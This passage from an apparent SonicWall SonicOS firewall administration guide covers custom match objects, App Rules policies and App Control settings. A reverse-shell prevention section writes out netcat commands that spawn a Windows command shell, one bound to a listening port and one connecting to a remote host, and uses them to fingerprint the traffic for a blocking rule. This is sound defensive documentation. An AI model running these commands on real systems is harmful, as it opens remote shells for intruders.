- 5 Click on the identifier to highlight the corresponding bytes in the lower pane.
- 6 You can determine the offset and the depth of the highlighted bytes in the lower pane.
 - Offset indicates which byte in the packet to start matching against.
 - Depth indicates the last byte to match.

Using an offset allows very specific matching and minimizes false positives. Decimal numbers are used rather than hexadecimal to calculate offset and depth.

i | **NOTE:** When you calculate offset and depth, the first byte in the packet is counted as number one (not zero).

Offset and depth associated with a custom match object are calculated starting from the packet payload (the beginning of the TCP or UDP payload). In this case, the offset is 1 and the depth is 3.

- 7 Create a custom match object that uses this information.

Match Object Settings

Object Name:

Match Object Type:

Enable Settings Offset Depth Payload Size: Min Max

Match Type:

Input Representation: Alphanumeric Hexadecimal

Content:

List:

Buttons: ADD, UPDATE, REMOVE, REMOVE ALL, LOAD FROM FILE

- 8 In the **Match Object Settings** dialog, type a descriptive name for the object in the **Object Name** field.
- 9 Select **Custom Object** from the **Match Object Type** drop-down menu.
- 10 Select the **Enable Settings** checkbox.
- 11 In the **Offset** field, type **1** (the starting byte of the identifier).
- 12 In the **Depth** text box, type **3** (the last byte of the identifier).
- 13 You can leave the **Payload Size** set to the default. The **Payload Size** is used to indicate the amount of data in the packet, but in this case we are only concerned with the packet header.
- 14 For **Input Representation**, click **Hexadecimal**.
- 15 In the **Content text box**, type the bytes as shown by Wireshark: **474554**. Do not use spaces in hexadecimal content.

16 Use this match object in an App Rules policy.

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Included: Excluded:

Match Object:

Action Object:

Included: Excluded:

Users/Groups:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

- In the **App Control Policy Settings** dialog, type a descriptive policy name.
- Select **HTTP Client** for the policy type.
- In the **Match Object** drop-down menu, select the match object that you just defined.
- Select a custom action or a default action such as **Reset/Drop**.
- For the **Connection Side**, select **Client Side**.
- You can also modify other settings. For more information about creating a policy, see [Configuring an App Rules Policy](#) on page 39.

Reverse Shell Exploit Prevention

The reverse shell exploit is an attack that you can prevent by using the App Rules custom signature capability (see [Custom Signature](#) on page 66). A reverse shell exploit could be used by an attacker if he or she is successful in gaining access to your system by means of a Zero-day exploit. A Zero-day exploit refers to an attack whose signature is not yet recognized by security software.

In an early stage while still unknown, malicious payloads can pass through the first line of defense which is the IPS and Gateway Anti-Virus (GAV) running at the Internet gateway, and even the second line of defense represented by the host-based Anti-Virus software, allowing arbitrary code execution on the target system.

In many cases, the executed code contains the minimal amount of instructions needed for the attacker to remotely obtain a command prompt window (with the privileges of the exploited service or logged on user) and proceed with the penetration from there.

As a common means to circumvent NAT/firewall issues, which might prevent their ability to actively connect to an exploited system, attackers make the vulnerable system execute a reverse shell. In a reverse shell, the connection is initiated by the target host to the attacker address, using well-known TCP/UDP ports for better avoidance of strict outbound policies.

This use case is applicable to environments hosting Windows systems and will intercept unencrypted connections over all TCP/UDP ports.

i | **NOTE:** Networks using unencrypted Telnet service must configure policies that exclude those servers' IP addresses.

While this use case refers to the specific case of reverse shell payloads (outbound connections), it is more secure to configure the policy to be effective also for inbound connections. This protects against a case where the executed payload spawns a listening shell onto the vulnerable host and the attacker connects to that service across misconfigured firewalls.

The actual configuration requires the following:

- Generating the actual network activity to be fingerprinted, using the netcat tool
- Capturing the activity and exporting the payload to a text file, using the Wireshark tool
- Creating a match object with a string that is reasonably specific and unique enough to avoid false positives
- Defining a policy with the action to take when a payload containing the object is parsed (the default Reset/Drop is used here)

Topics:

- [Generating the Network Activity](#) on page 70
- [Capturing and Exporting the Payload to a Text File, Using Wireshark](#) on page 71
- [Creating a Match Object](#) on page 71
- [Defining the Policy](#) on page 72

Generating the Network Activity

The netcat tool offers – among other features – the ability to bind a program's output to an outbound or a listening connection. The following usage examples show how to setup a listening "Command Prompt Daemon" or how to connect to a remote endpoint and provide an interactive command prompt:

- `nc -l -p 23 -e cmd.exe`

A Windows prompt will be available to hosts connecting to port 23 (the -l option stands for *listen mode* as opposed to the default, implicit, *connect mode*).

- `nc -e cmd.exe 44.44.44.44 23`

A Windows prompt will be available to host 44.44.44.44 if host 44.44.44.44 is listening on port 23 using the netcat command:


```
nc -l -p 23
```

Capturing and Exporting the Payload to a Text File, Using Wireshark

To capture the data, launch Wireshark and click Capture > Interfaces to open a capture dialog. Start a capture on the interface with the netcat traffic. As soon as the capture begins, run the netcat command and then stop the capture.

Data flow through the network in Wireshark shows the data flow through the network during such a connection (Vista Enterprise, June 2007):

Data flow through the network in Wireshark



The hexadecimal data can be exported to a text file for trimming off the packet header, unneeded or variable parts and spaces. The relevant portion here is Microsoft... reserved. You can use the Wireshark hexadecimal payload export capability for this. For information about Wireshark, see [Wireshark](#) on page 42.

Creating a Match Object

The following hexadecimal characters are entered as the object content of the match object representing the Vista command prompt banner:

```
4D6963726F736F66742057696E646F77773205B56657273696F6E20362E302E363030305D0D0A436F70797269676874202863292032303036204D6963726F73667420436F72706F726174696F6E2E
```

NOTE: Fingerprint export and the match object definition do not really need to use hexadecimal notation here (the actual signature is ASCII text in this case). Hexadecimal is only required for binary signatures.

Similar entries are obtained in the same manner from Windows 2000 and Windows XP hosts and used to create other match objects, resulting in the three match objects shown below:

<input type="checkbox"/>	21	Vista command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F70797269676874202863292032303036204D6963726F73667420436F72706F726174696F6E2E	Disable	Hexadecimal		
<input type="checkbox"/>	22	W2K command prompt	Custom Object	Exact Match	5E7063726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F70797269676874202863292032303036204D6963726F73667420436F72706F726174696F6E2E	Disable	Hexadecimal		
<input type="checkbox"/>	23	XP command prompt	Custom Object	Exact Match	6F7163726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F70797269676874202863292032303036204D6963726F73667420436F72706F726174696F6E2E	Disable	Hexadecimal		

Other examples for Windows Server 2003 or any other Windows version may be easily obtained using the described method.

Linux/Unix administrators need to customize the default environment variable to take advantage of this signature based defense, as the default prompt is typically not sufficiently specific or unique to be used as described above.

Defining the Policy

After creating the match objects, you can define a policy that uses them. The image below shows the other policy settings. This example as shown is specific for reverse shells in both the **Policy Name** and the **Direction** settings. As mentioned, it may also be tailored for a wider scope with the **Direction** setting changed to **Both** and a more generic name.

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Match Object:

Action Object:

Included: Excluded:

Users/Groups:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

A log entry with a Category of Network Access is generated after a connection Reset/Drop. **Log entry after a connection Reset/Drop** shows the log entry, including the message stating that it is an Application Control Alert and displaying the policy name:

Log entry after a connection Reset/Drop

#	Time	Priority	Category	Message	Source	Destination
1	07/05/2007 01:06:26.880	Alert	Network Access	Application Firewall Alert: Policy: Reverse Shell Spawned Action Type: Reset/Drop	10.10.10.175, 51042, X0 (admin)	44.44.44.44, 31337, X1, cp444444-a.hh1.hh.home.nl

As experience suggests, appropriate security measures would include several layers of intelligence, and no single approach can be considered a definitive defense against hostile code.

Configuring App Control

- [Rules > App Control](#) on page 73
 - [About App Control Policy Creation](#) on page 74
 - [Viewing App Control Status](#) on page 75
 - [About App Control Global Settings](#) on page 75
 - [Viewing Signatures](#) on page 76
 - [Configuring App Control Global Settings](#) on page 82
 - [Configuring App Control by Category](#) on page 86
 - [Configuring App Control by Application](#) on page 88
 - [Configuring App Control by Signature](#) on page 90

Rules > App Control

NOTE: App Control is a licensed service and you must enable it to activate the functionality.

Note: Enable App Control per zone from the [Network > Zones](#) page.

App Control Status

App Signature Database: Downloaded

App Signature Database Timestamp: UTC 02/26/2019 16:11:56.000 [UPDATE](#)

Last Checked: 02/27/2019 10:32:48.608

App Signature DB Expiration Date: 06/02/2020

App Control Global Settings

Enable App Control

Enable Logging For All Apps

Enable Filename Logging

Global Log Redundancy Filter Interval:

[CONFIGURE APP CONTROL SETTINGS](#) [RESET APP CONTROL SETTINGS & POLICIES](#)

App Control Advanced

Items: to 50 (of 1512) [\(1\) \(2\) \(3\) \(4\) \(5\)](#)

View Style: Category: Application: Viewed By: Lookup Signature ID:

#	Category	Application	Block	Log	Comments	Configure
	APP-UPDATE		Default	Default		Configure
1	APP-UPDATE	360Safe	<input type="checkbox"/>	<input checked="" type="checkbox"/>		Configure
2	APP-UPDATE	Acresso	<input type="checkbox"/>	<input checked="" type="checkbox"/>		Configure
3	APP-UPDATE	ALTools	<input type="checkbox"/>	<input checked="" type="checkbox"/>		Configure
4	APP-UPDATE	ALYac	<input type="checkbox"/>	<input checked="" type="checkbox"/>		Configure

[ACCEPT](#) [CANCEL](#)

The **Rules > App Control** page provides a way to configure global App Control policies using categories, applications, and signatures. You can quickly enable blocking or logging for a whole category of applications, and can easily locate and do the same for an individual application or individual signature. When enabled, the category, application, or signature is blocked or logged globally without the need to create a policy on the **Rules**

> **App Rules** page. All application detection and prevention configuration is available on the **Rules > App Control** page.

NOTE: When the **Enable App Control** checkbox is selected from the **MANAGE | Policies > Rules > App Control > Global Settings** page, the **dpi=1** Syslog tag will be seen in **Connection Closed Syslog** messages for all traffic that passed through Deep Packet Inspection. Traffic that did not pass through DPI will show **dpi=0** in the **Connection Closed Syslog** messages. For more information about the Index of Syslog Tags Field Descriptions or Syslog examples showing the SPI tag, see the *SonicOS 6.5.4 Log Events Reference Guide*.

You can configure the following settings on this page:

- Select a category, an application, or a signature.
- Select blocking, logging, or both as the action.
- Specify users, groups, or IP address ranges to include in or exclude from the action.
- Set a schedule for enforcing the controls.

While these App Control settings are independent from App Rules policies, you can also create application match objects for any of the categories, applications, or signatures available here, and use those match objects in an App Rules policy. See [About Application List Objects](#) on page 157 and [Configuring Application List Objects](#) on page 161 for more information.

VIDEO: Informational videos with App Control configuration examples are available online at: <https://www.sonicwall.com/support/video-tutorials>.

Topics:

- [About App Control Policy Creation](#) on page 74
- [Viewing App Control Status](#) on page 75
- [About App Control Global Settings](#) on page 75
- [Viewing Signatures](#) on page 76
- [Configuring App Control Global Settings](#) on page 82
- [Configuring App Control by Category](#) on page 86
- [Configuring App Control by Application](#) on page 88
- [Configuring App Control by Signature](#) on page 90

About App Control Policy Creation

The configuration method on the **Rules > App Control** page allows granular control of specific categories, applications, or signatures. This includes granular logging control, granular inclusion and exclusion of users, groups, or IP address ranges, and schedule configuration. The settings here are global policies and independent from any custom App Rules policy.

You can configure the following settings on this page:

- Select a category, an application, or a signature.
- Select blocking, logging, or both as the action.
- Specify users, groups, or IP address ranges to include in or exclude from the action.
- Set a schedule for enforcing the controls.

While these App Control settings are independent from App Rules policies, you can also create application match objects for any of the categories, applications, or signatures available here or on the **Objects > Match**

Objects page, and use those match objects in an App Rules policy. This allows you to use the wide array of actions and other configuration settings available with App Rules. See [About Application List Objects](#) on page 157 for more information about this policy-based user interface for App Rules.

Viewing App Control Status

The **App Control Status** information is displayed at the top of the **Policies | Rules > App Control** page.

Note: Enable App Control per zone from the [Network > Zones](#) page.

App Control Status

App Signature Database:	Downloaded
App Signature Database Timestamp:	UTC 08/14/2017 15:56:28.000 <input type="button" value="UPDATE"/>
Last Checked:	08/15/2017 13:59:15.752
App Signature DB Expiration Date:	04/07/2018

App Signature Database	Indicates whether the App Signature database has been downloaded.
App Signature Database Timestamp	Displays the UTC day and time the App Signature database was downloaded. To update the App Signature database, click the UPDATE button.
Last Checked	Displays the day and time SonicOS last checked for updates to the App Signature database.
App Signature DB Expiration Date	Displays the day that the App Signature database expires.

The **App Control Status** section displays information about the signature database and allows you to update the database.

To enable App Control on a per-zone basis, click the link to the **Network > Zones** page shown in the Note above the **App Control Status** section.

About App Control Global Settings

App Control Global Settings

- Enable App Control
- Enable Logging For All Apps
- Enable Filename Logging

Global Log Redundancy Filter Interval

The **Rules > App Control** page contains the following global settings:

- **Enable App Control** – Application control is a licensed service and you must enable it to activate the functionality. It must also be enabled on a per-zone basis from the **Network > Zones** page.
- **Enable Logging For All Apps** – If enabled, App Control and App Rules policy matches and actions are logged.

- **Enable Filename Logging** - If enabled, the administrator is notified of each filename and URIs of interest, that App Control has explicitly identified as it processes packets or flows. The notification uses the Log mechanism where the output can be shown in several message formats including:

- SonicOS Event Logs on the **INVESTIGATE | Logs > Event Logs** page.
- Syslog Viewer on the **MANAGE | Logs & Reporting > Log Settings > SYSLOG** page.

i **NOTE:** For more information about Filename Logging, see the *SonicOS 6.5 Logs and Reporting Administration Guide*.

- **Global Log Redundancy Filter Interval** – The interval, in seconds, during which multiple occurrences of the same policy match are not repetitively logged. The range is 0 to 99999 seconds, and the default is **60** seconds.

Global log redundancy settings apply to all application control events. If set to zero, a log entry is created for each policy match found in passing traffic. Other values specify the minimum number of seconds between log entries for multiple matches to the same policy. For example, a log redundancy setting of 10 will log no more than one message every 10 seconds for each policy match. Log redundancy can also be set:

- on a per-policy basis in the **Edit App Control Policy** dialog.
- on a per-category basis in the **Edit App Control Category** dialog.
- on a per-application basis in the **Edit App Control App** dialog.

Each configuration dialog has its own log redundancy filter setting that can override the global log redundancy filter setting.

- **CONFIGURE APP CONTROL SETTINGS** – Provides a way to enable an Application Control Exclusion List.
- **RESET APP CONTROL SETTINGS & POLICIES** – Resets all App Control settings and policies to factory default values, but first launches a warning dialog requiring you to click **OK** or **Cancel**.

Viewing Signatures

#	Category	Application	Block	Log	Comments	Configure
	APP-UPDATE		Default	Default		
1	APP-UPDATE	360Safe				
2	APP-UPDATE	Acresso				
3	APP-UPDATE	ALTools				
4	APP-UPDATE	ALYac				
5	APP-UPDATE	Apple iMessage				
6	APP-UPDATE	Apple Location Service				
7	APP-UPDATE	Apple Security				
8	APP-UPDATE	Apple Siri				
9	APP-UPDATE	Apple Updates				
10	APP-UPDATE	Avast! Antivirus				
11	APP-UPDATE	AVG				

You can change the **App Control Advanced** display through the various **View Styles**:

This View Style	Has this option	Which displays all
Category	All (default)	Categories and their signature applications
	Individual category	Signature applications for the specified category

This View Style	Has this option	Which displays all
Application	All (default)	Signature applications associated with the specified category or categories
Viewed by	Signature	Signature applications associated with the specified category and the signatures associated with the application
	Application (default)	Signature applications associated with the specified category or categories
	Category	Categories or the category specified in the Category View Style

You can also display the **Edit App Control Signature** dialog for a particular signature by entering its ID in the **Lookup Signature ID** field.

Topics:

- [Viewing by All Categories and All Applications by Applications](#) on page 77
- [Viewing by All Categories and All Applications by Signatures](#) on page 78
- [Viewing by All Categories and All Applications by Category](#) on page 79
- [Viewing just One Category](#) on page 79
- [Viewing just One Application](#) on page 80
- [Displaying Details of Signature Applications](#) on page 80
- [Displaying Details of Application Signatures](#) on page 82

Viewing by All Categories and All Applications by Applications

App Control Advanced Items 1 to 50 (of 1534)

View Style: Category: All Application: All Viewed By: Application Lookup Signature ID:

#	Category	Application	Block	Log	Comments	Configure
	APP-UPDATE		Default	Default		
1	APP-UPDATE	360Safe				
2	APP-UPDATE	Acresso				
3	APP-UPDATE	ALTools				
4	APP-UPDATE	ALYac				
5	APP-UPDATE	Apple iMessage				
6	APP-UPDATE	Apple Location Service				
7	APP-UPDATE	Apple Security				
8	APP-UPDATE	Apple Siri				
9	APP-UPDATE	Apple Updates				
10	APP-UPDATE	Avast! Antivirus	✓	✓		
11	APP-UPDATE	AVG				

For a description of the columns displayed in the **App Control Advanced** table, see [Viewing by All Categories and All Applications by Signatures](#) on page 78.

Viewing by All Categories and All Applications by Signatures

App Control Advanced Items 1 to 50 (of 3745)

View Style: Category: All Application: All Viewed By: Signature Lookup Signature ID:

#	Category	Application	Name	ID	Block	Log	Direction	Comments	Configure
	APP-UPDATE				Default	Default			
1	APP-UPDATE	360Safe	Over HTTP Proxy	5600			Outgoing, to Server		
2	APP-UPDATE	360Safe	Update Traffic 1	1197			Outgoing, to Server		
3	APP-UPDATE	360Safe	Update Traffic 2	1199			Outgoing		
4	APP-UPDATE	360Safe	Update Traffic 3	1200			Outgoing		
5	APP-UPDATE	360Safe	Update Traffic 4	1201			Both		
6	APP-UPDATE	360Safe	Update Traffic 5	1202			Outgoing, to Server		
7	APP-UPDATE	360Safe	Update Traffic 6	1203			Outgoing, to Server		
8	APP-UPDATE	360Safe	Update Traffic 7	1204			Outgoing, to Server		
9	APP-UPDATE	360Safe	Update Traffic 8	6539			Incoming, to Client		
10	APP-UPDATE	360Safe	Update Traffic 9	6540			Outgoing, to Server		
11	APP-UPDATE	Acesso	InstallAnywhere Update	317			Outgoing, to Server		
12	APP-UPDATE	ALTools	SSL Traffic	830			Incoming, to Client		
13	APP-UPDATE	ALTools	Update Traffic 1	829			Outgoing, to Server		
14	APP-UPDATE	ALTools	Update Traffic 2	1222			Outgoing, to Server		
15	APP-UPDATE	ALYac	Update Traffic	1220			Outgoing, to Server		
16	APP-UPDATE	Apple iMessage	DNS Query ess.apple.com	7101			Outgoing		
17	APP-UPDATE	Apple iMessage	HTTP Connection 1	3980			Outgoing, to Server		
18	APP-UPDATE	Apple iMessage	SSL Connection 1	3443			Incoming, to Client		

- Category** Name of the selected signature category or of all signature categories. All signature applications are grouped under the same category heading, such as APP-UPDATE.
- Application** Name of each signature application within a category.
- Name** Signature name.
- ID** Signature ID.
- Block** Indicates whether the category or application is blocked. If blocking is enabled, an **Enabled** icon appears in this column. The word, **Default**, may appear for a category.
- Log** Indicates whether the category or application is logged. If logging is enabled, an **Enabled** icon appears in this column.
- Direction** Traffic direction:
- | | | |
|---------------------------------------|---------------------------------------|-----------------------------------|
| Incoming | Outgoing | Both |
| Incoming, to Client | Outgoing to Client | Both, to Client |
| Incoming, to Server | Outgoing, to Server | Both, to Server |
| Incoming, to Client, to Server | Outgoing, to Client, to Server | Both, to Client, to Server |
- Comments** This column is blank unless the following has been configured for the category and/or signature application:
- **User** icon – User/group inclusion/exclusion settings.
 - **Information** icon – IP address inclusion/exclusion settings.
 - **Clock** icon – Schedule other than **Always On**.
- Configure** **Edit** icon that displays the appropriate dialog for modifying the signature application settings.

Viewing by All Categories and All Applications by Category

App Control Advanced Items 1 to 27 (of 27) [Navigation icons]

View Style: Category: All Application: All Viewed By: Category Look

#	Category	Block	Log	Comments	Configure
1	APP-UPDATE				[Configure]
2	BACKUP-APPS				[Configure]
3	BROWSING-PRIVACY				[Configure]
4	BUSINESS-APPS				[Configure]
5	DATABASE-APPS				[Configure]
6	DOWNLOAD-APPS				[Configure]
7	EMAIL-APPS				[Configure]
8	FILETYPE-DETECTION				[Configure]
9	GAMING	✓	✓		[Configure]
10	IM				[Configure]

For a description of the columns displayed in the **App Control Advanced** table, see [Viewing by All Categories and All Applications by Signatures](#) on page 78.

Viewing just One Category

App Control Advanced Items 1 to 50 (of 301) [Navigation icons]

View Style: Category: GAMING Application: All Viewed By: Signature Look

#	Application	Name	ID	Block	Log	Direction	Comments	Configure
1	163.com Popogame	Browsing Activity	2134	✓	✓	Outgoing, to Server		[Configure]
2	163.com XYQ	Browsing Activity	2203	✓	✓	Outgoing, to Server		[Configure]
3	1UP	Browsing Activity	2861	✓	✓	Outgoing, to Server		[Configure]
4	8BallPool	DNS Query pool.minidippt.com	11530	✓	✓	Outgoing		[Configure]
5	8BallPool	HTTP Activity	11531	✓	✓	Outgoing, to Server		[Configure]
6	AddictingGames	Browsing Activity 1	2401	✓	✓	Outgoing, to Server		[Configure]
7	AddictingGames	Browsing Activity 2	2426	✓	✓	Outgoing, to Server		[Configure]
8	Agar.io	DNS Query	11758	✓	✓	Outgoing		[Configure]
9	Armagetron	UDP Activity 1	7191	✓	✓	Both		[Configure]
10	Armagetron	UDP Activity 2	7194	✓	✓	Both		[Configure]

You can restrict the **App Control Advanced** table to display the signature applications of just one category by:

- Selecting a category from the **Category** drop-down menu.
- Clicking the category heading, such as APP-UPDATE.

Viewing just One Application

The screenshot shows the 'App Control Advanced' interface. At the top, there are filters for 'View Style', 'Category' (set to 'APP-UPDATE'), 'Application' (set to '360Safe'), and 'Viewed By' (set to 'Signature'). Below the filters is a table with the following columns: #, Name, ID, Block, Log, Direction, Comments, and Configure. The table contains five rows of data:

#	Name	ID	Block	Log	Direction	Comments	Configure
1	Over HTTP Proxy	5600	✓	✓	Outgoing, to Server	🔍	⚙️
2	Update Traffic 1	1197		✓	Outgoing, to Server	🔍	⚙️
3	Update Traffic 2	1199		✓	Outgoing	🔍	⚙️
4	Update Traffic 3	1200			Outgoing		⚙️
5	Update Traffic 4	1201			Both		⚙️

You can restrict the **App Control Advanced** table to display the signatures of just one application by selecting an application from the **Application** drop-down menu. For a description of the columns displayed in the **App Control Advanced** table, see [Viewing by All Categories and All Applications by Signatures](#) on page 78.

Displaying Details of Signature Applications

You can display details about signature applications by clicking on the name of the signature application. The **Applications Details** popup dialog displays.

The screenshot shows the 'Application Details' popup dialog for 'Shareaza'. It includes a description: 'Shareaza is a multi-protocol peer-to-peer client application.' Below the description is a table with the following columns: Sig ID, Category, Technology, and Risk. The table contains four rows of data:

Sig ID	Category	Technology	Risk
1603	P2P	APPLICATION	LOW
1604	P2P	APPLICATION	LOW
1605	P2P	APPLICATION	LOW
1611	P2P	APPLICATION	LOW

Below the table, there is a 'References' section with icons for a search engine, a word processor, a file manager, and a social media icon.

- Sig ID** Signature ID.
- Category** Category of signature application, such as **P2P** or **GAMING**.
- Type of software:
- Technology**
 - **APPLICATION**
 - **BROWSER**
 - **NETWORK INFRASTRUCTURE**
- Level of risk for each signature:
- Risk**
 - **LOW** (green)
 - **GUARDED** (blue)
 - **ELEVATED** (yellow)
 - **HIGH** (orange)
 - **SEVERE** (red)

Clicking the signature ID displays the SonicALERT page for the signature.

SonicALERT

Go to [All Categories](#) list.
Go to [All Applications](#) list.

GNUTella -- UDP Traffic 4

Category: [P2P](#)

Application: [GNUTella](#)

This event indicates that Gnutella network traffic is crossing the SonicWALL unit from the internal network to the external network. A client is attempting to connect to the P2P network.

The traffic can be created by a number of applications, including the following clients: BearShare, Foxy, Gnucleus, Gtk-Gnutella, LimeWire, Mutella, Morpheus, Phex, Qtella, Shareaza, Swapper, XoloX, and XoloX Ultra. They are primarily used for peer to peer file sharing. This sort of bandwidth usage may be against policy on your network.

This signature identifies outbound GNUTella traffic and may be enabled for detection and prevention.

Virus Advisory


IPS Alert Level

■ ■ ■

Low Medium High

Displaying Details of Application Signatures

You can display details about signature applications by clicking on the name of the signature. The **App Signature Details** popup dialog displays.



Category Category of signature application, such as **APP-UPDATE** or **GAMING**.

App Name Name of the signature application.


Alert Level Alert level:

- **Low**
- **Medium**
- **High**

Threat Level Level of threat of the signature:

- **Low** (green)
- **Guarded** (blue)
- **Elevated** (yellow)
- **HIGH** (orange)
- **SEVERE** (red)

Configuring App Control Global Settings



The **Rules > App Control** page contains the following global settings:

- **Enable App Control**
- **Enable Logging For All Apps**
 - **Global Log Redundancy Filter Interval**
- **CONFIGURE APP CONTROL SETTINGS**
- **RESET APP CONTROL SETTINGS & POLICIES**

Application Control is a licensed service and you must enable it to activate the functionality. You can also configure logging and exclusion lists for App Control and App Rules policies or reset the policies to factory defaults. For more information, see [About App Control Global Settings](#) on page 75.

Topics:

- [Enabling App Control](#) on page 83
- [Configuring Logging and Log Filter Interval](#) on page 84
- [Configuring a Global Exclusion List for App Control Policies](#) on page 85
- [Resetting App Control Settings and Policy Configuration to Factory Defaults](#) on page 86

Enabling App Control

To use App Control, it must be enabled globally and on the network zones with the application traffic.

Enabling App Control Globally

To enable App Control globally:

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > App Control** page.
- 1 Select the **Enable App Control** checkbox.
- 2 Click **ACCEPT**.

Enabling App Control on Zones

To enable App Control on a network zone:

- 1 In the **MANAGE** view, navigate to the **System Setup | Network > Zones** page.

- 2 Click the **Configure** icon for the desired zone. The **Edit Zone** dialog displays.

General

General Settings

Name:

Security Type:

Allow Interface Trust

Auto-generate Access Rules to allow traffic between zones of the same trust level

Auto-generate Access Rules to allow traffic to zones with lower trust level

Auto-generate Access Rules to allow traffic from zones with higher trust level

Auto-generate Access Rules to deny traffic from zones with lower trust level

Enable Client AV Enforcement Service

Enable Client CF Service

Enable SSLVPN Access

Create Group VPN Enable SSL Control

Enable Gateway Anti-Virus Service Enable IPS

Enable Anti-Spyware Service Enable App Control Service

- 3 Select the **Enable App Control Service** checkbox.
- 4 Click **OK**.

NOTE: App Control policies are applied to traffic within a network zone only if you select **Enable App Control Service** for that zone. App Rules policies are independent, and not affected by the App Control setting for network zones.

The **Network > Zones** page displays a green indicator in the **App Control** column for any zones that have the App Control service enabled.

Name	Security Type	Member Interfaces	Interface Trust	Client AV	Client CF	Gateway AV	Anti-Spyware	IPS	App Control
LAN	Trusted	X0	✓			✓	✓	✓	✓
WAN	Untrusted	X1				✓	✓	✓	✓
DMZ	Public		✓						

Configuring Logging and Log Filter Interval


To enable logging for all apps and specify a redundancy filter interval:

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > App Control** page.
- 1 Select the **Enable Logging For All Apps** checkbox.
- 2 Enter an interval, in seconds, for the global log redundancy filter in the **Global Log Redundancy Filter Interval** field. The range is 0 to 86400 seconds, and the default is **60** seconds.
- 3 Click the **ACCEPT** button.

Configuring a Global Exclusion List for App Control Policies

To configure the exclusion list:


- 1 In the **MANAGE** view, navigate to the **Policies | Rules > App Control** page.
- 1 Click the **CONFIGURE APP CONTROL SETTINGS** button. The **App Control Exclusion List** dialog opens.



